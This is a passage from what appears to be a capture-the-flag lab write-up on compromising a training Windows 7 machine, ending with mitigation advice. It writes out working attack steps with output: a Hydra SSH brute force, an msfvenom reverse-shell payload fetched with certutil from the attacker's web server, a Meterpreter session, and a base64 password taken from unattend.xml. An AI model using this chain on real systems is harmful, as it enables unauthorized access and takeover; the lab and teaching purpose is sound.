22	0.141796	10.0.2.6	10.0.2.6	TCP	66	25 → 59244 [FIN, ACK] Seq=152 Ack=696 Win=33280 Len=0 TSval=4175700688 TSecr=4175700668
23	0.141971	10.0.2.6	10.0.2.6	TCP	66	59244 → 25 [ACK] Seq=696 Ack=153 Win=33280 Len=0 TSval=4175700688 TSecr=4175700688

Some information that was found:

Emails:

Cj@codingdojo.com - possible username

Susie@codingdojo.com - possible username+

Packet nr. 15 have some interesting information:

Susie, I've been noticing some weird things on my computer. I have created an account on this machine. Can you login via port 22 and take a look? I don't want to send credentials over email, but I think you could figure out the password using Hercules' favorite nine headed mythical creature and a NAMELIST found in an metasploit folder where wordlists are kept. Your first name is your username. Thank you!

Seems that I should be using username: Susie and bruteforce the password according to hints.

Got password on username Susie:

```
┌──(root㉿kali)-[/home/kali/Desktop]
└─# hydra -l susie -P /usr/share/wordlists/metasploit/namelist.txt -u -f 10.0.2.8 ssh -t 4
Hydra v9.5 (c) 2023 by van Hauser/THC & David Maciejak - Please do not use in military or secret service organizati
ons, or for illegal purposes (this is non-binding, these *** ignore laws and ethics anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2024-08-21 04:19:56
[DATA] max 4 tasks per 1 server, overall 4 tasks, 1909 login tries (l:1/p:1909), ~478 tries per task
[DATA] attacking ssh://10.0.2.8:22/
[22][ssh] host: 10.0.2.8   login: susie   password: 01
[STATUS] attack finished for 10.0.2.8 (valid pair found)
1 of 1 target successfully completed, 1 valid password found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2024-08-21 04:20:06
```

Succesful connection to Susie account:

```
C:\Users\susie>whoami
ie9win7\susie

C:\Users\susie>echo ANDRIUS BUTKEVICIUS
ANDRIUS BUTKEVICIUS

C:\Users\susie>
```

Found a file on Susie account named “SUSIE-READ-THIS.txt”:

```
C:\Users\susie>type SUSIE-READ-THIS.txt
Susie -- Thank goodness it's you.

[Red Belt]
If it were anyone else reading this, they would know that they could use msfvenom to craft a payload and spawn
a meterpreter shell and screenshotthat with the getuid command to achieve their red belt and I'd be in big trouble.



[Black Belt]
No hard feelings, but I can't trust anyone so this account has minimum privileges. Thankfully I don't think the stu
dents
will remember using a tool to escalate privileges. I believe there are credentials in the XML document in the folde
r named
after a football team that is in Carolina in the windows folder. IEUser is the login and the password may need to b
e decoded,
I think it's base64 but I'm not sure. Login to IEUser and I've left a note for you on the Desktop.

[Optional Black Belt]
Also, if you have the time, this is completely optional but I configured this MySQL server, but not sure if I confi
gured it correctly.
Something about user diagrams in metasploit, there was something about that with a windows/meterpreter/reverse_tcp
payload. Let me know
if that's vulnerable as well and I can get back to making this computer secure.

Thanks!
C:\Users\susie>\
```

To get a reverse shell on Susie account I decided to use Metasploit:

```
┌──(root㉿kali)-[/home/kali]
└─# msfconsole
Metasploit tip: You can pivot connections over sessions started with the
ssh_login modules
```

Created a payload using msfvenom:

```
┌──(root㉿kali)-[/home/kali/Desktop/ShellCodes]
└─# msfvenom -p windows/meterpreter/reverse_tcp lhost=10.0.2.4 lport=5555 -f exe > /home/kali/Desktop/ShellCodes/re
verse_tcp.exe
[-] No platform was selected, choosing Msf::Module::Platform::Windows from the payload
[-] No arch selected, selecting arch: x86 from the payload
No encoder specified, outputting raw payload
Payload size: 354 bytes
Final size of exe file: 73802 bytes
```

Launched http.server on folder with the payload:

```
┌──(root㉿kali)-[/home/kali/Desktop/ShellCodes]
└─# python -m http.server
Serving HTTP on 0.0.0.0 port 8000 (http://0.0.0.0:8000/) ...
10.0.2.8 - - [21/Aug/2024 04:47:49] "GET /reverse_tcp.exe HTTP/1.1" 200 -
10.0.2.8 - - [21/Aug/2024 04:47:52] "GET /reverse_tcp.exe HTTP/1.1" 200 -
```

Downloaded and ran the payload on Susie account:

```
C:\Users\susie>certutil.exe -urlcache -f http://10.0.2.4:8000/reverse_tcp.exe reverse_tcp.exe
****  Online  ****
CertUtil: -URLCache command completed successfully.
```

```
C:\Users\susie>reverse_tcp.exe

C:\Users\susie>
```

Chose an exploit, set payload, set lhost, set lport and launched the exploit.

Result - RED BELT - reverse shell on Susie account:

```
msf6 > use exploit/multi/handler
[*] Using configured payload generic/shell_reverse_tcp
msf6 exploit(multi/handler) > set payload windows/meterpreter/reverse_tcp
payload ⇒ windows/meterpreter/reverse_tcp
msf6 exploit(multi/handler) > set lhost 10.0.2.4
lhost ⇒ 10.0.2.4
msf6 exploit(multi/handler) > set lport 5555
lport ⇒ 5555
msf6 exploit(multi/handler) > exploit

[*] Started reverse TCP handler on 10.0.2.4:5555
[*] Sending stage (176198 bytes) to 10.0.2.8
[*] Meterpreter session 1 opened (10.0.2.4:5555 → 10.0.2.8:49176) at 2024-08-21 04:49:20 -0400

meterpreter > shell
Process 1240 created.
Channel 1 created.
Microsoft Windows [Version 6.1.7601]
Copyright (c) 2009 Microsoft Corporation.  All rights reserved.

C:\Users\susie>whoami
whoami
ie9win7\susie

C:\Users\susie>echo ANDRIUS BUTKEVICIUS
echo ANDRIUS BUTKEVICIUS
ANDRIUS BUTKEVICIUS

C:\Users\susie>
```

Through Susie account I was able to change directories to IEUser files and found Black belt flag:

```
C:\Users\IEUser\Desktop>type "Black Belt Flag.txt"
type "Black Belt Flag.txt"
You have successfully earned the black belt flag! Congratulations!
C:\Users\IEUser\Desktop>echo ANDRIUS BUTKEVICIUS
echo ANDRIUS BUTKEVICIUS
ANDRIUS BUTKEVICIUS

C:\Users\IEUser\Desktop>
```

Seems that privileges where not set right.

Let’s try getting flag the way it was intended.

From earlier hits we know that user is IEUser, now let’s try getting the password.


Using hints, through susie account I found XML file “unattend.xml”:

```
C:\Windows\Panther>ls
ls
Contents0.dir
Contents1.dir
DDACLSys.log
MainQueueOnline0.que
MainQueueOnline1.que
UnattendGC
actionqueue
cbs.log
cbs_unattend.log
diagerr.xml
diagwrn.xml
setup.etl
setup.exe
setupact.log
setuperr.log
setupinfo
unattend.xml
```

In the .xml file I found this part:

```
    <AutoLogon>
        <Password>cXdlcnR5MTIzNDU=</Password>
        <Username>IEUser</Username>
        <Enabled>true</Enabled>
    </AutoLogon>
    <FirstLogonCommands>
```

From given hits we will try to decode it with Base64:



Our **IEUser** password is **qwerty12345** .

BLACK BELT Connecting through SSH and getting IEUser connection:

```
┌──(root㉿kali)-[/home/kali/Desktop/ShellCodes]
└─# ssh IEUser@10.0.2.8
IEUser@10.0.2.8's password:
-sh-4.1$ whoamiu
ie9win7\ieuser
-sh-4.1$ whoami
ie9win7\ieuser
-sh-4.1$ exc   ~ whoami
ie9win7\ieuser
-sh-4.1$ echo Andrius Butkevicius
Andrius Butkevicius
-sh-4.1$
```

```
-sh-4.1$ cmd.r exe
Microsoft Windows [Version 6.1.7601]
Copyright (c) 2009 Microsoft Corporation.  All rights reserved.

C:\Users\IEUser\Desktop>ls
ls
Autoruns.exe  Black Belt Flag.txt  desktop.ini

C:\Users\IEUser\Desktop>whoami
whoami
ie9win7\ieuser

C:\Users\IEUser\Desktop>type "Black Belt Flag.txt"
type "Black Belt Flag.txt"
You have successfully earned the black belt flag! Congratulations!
C:\Users\IEUser\Desktop>echo Andrius Butkevicius
echo Andrius Butkevicius
Andrius Butkevicius

C:\Users\IEUser\Desktop>
```

Recommendations and Mitigation

1. FTP Misconfigurations and Anonymous Login

Issue:

The FTP server allowed anonymous access, which allowed you to download sensitive files like passwd.txt.

Prevention:

Disable anonymous FTP access unless absolutely necessary.

Use strong authentication methods and ensure that sensitive files are not accessible via FTP.

Regularly audit FTP server configurations and apply security patches.

2. Insecure Credentials in Web Application

Issue:

Credentials like "Image Password: codingdojo" were exposed in the webpage source, and weak passwords like password1234 were used.

Prevention:

Avoid embedding passwords or sensitive information in HTML or JavaScript code.

Implement secure password policies, including complexity requirements and regular password changes.

Use HTTPS to encrypt traffic and protect against eavesdropping.

3. Using Steganography for Hiding Information

Issue:

A password was hidden within an image file, which was easily extracted.

Prevention:

Avoid using steganography to hide sensitive data on publicly accessible systems.

Use secure methods to share sensitive information, such as encrypted communication channels.

4. SSH Bruteforce Vulnerability

Issue:

SSH was vulnerable to a brute-force attack due to weak passwords and possibly default usernames.

Prevention:

Enforce strong password policies and limit login attempts to protect against brute-force attacks.

Implement two-factor authentication (2FA) for SSH access.

Use SSH keys instead of passwords for authentication.

Regularly monitor and review SSH logs for unauthorized access attempts.

5. Weak Passwords and Base64 Encoding

Issue:

The password for the IEUser account was encoded in Base64 and easily decoded.

Prevention:

Do not use Base64 or similar reversible encoding for storing passwords or sensitive data. Instead, use strong hashing algorithms like bcrypt or Argon2.

Ensure that sensitive configuration files are protected with proper file permissions and access controls.

6. Privilege Escalation via Metasploit and Reverse Shell

Issue:

A reverse shell was successfully launched, and privileges were escalated to gain access to sensitive data.

Prevention:

Regularly update and patch systems to protect against known vulnerabilities.

Implement strict access controls and privilege management to limit the impact of compromised accounts.

Use intrusion detection systems (IDS) to monitor and respond to suspicious activities.

7. Sensitive Information in Configuration Files

Issue:

The unattend.xml file contained sensitive information like passwords, which were base64 encoded.

Prevention:

Avoid storing plaintext passwords in configuration files. Use secure vaults or encrypted storage solutions.

Restrict access to configuration files using proper file permissions and access controls.

Regularly audit and clean up unnecessary files that may contain sensitive information.

8. Network and Service Misconfigurations

Issue:

The target machine had several open ports and services, such as Telnet, which are known to be insecure.

Prevention:

Disable unnecessary services, especially insecure ones like Telnet.

Implement network segmentation and firewall rules to limit access to critical services.

Regularly scan the network for open ports and services, and close those that are not needed.

By addressing these vulnerabilities, you can significantly enhance the security of your systems and prevent unauthorized access similar to what was demonstrated in your test.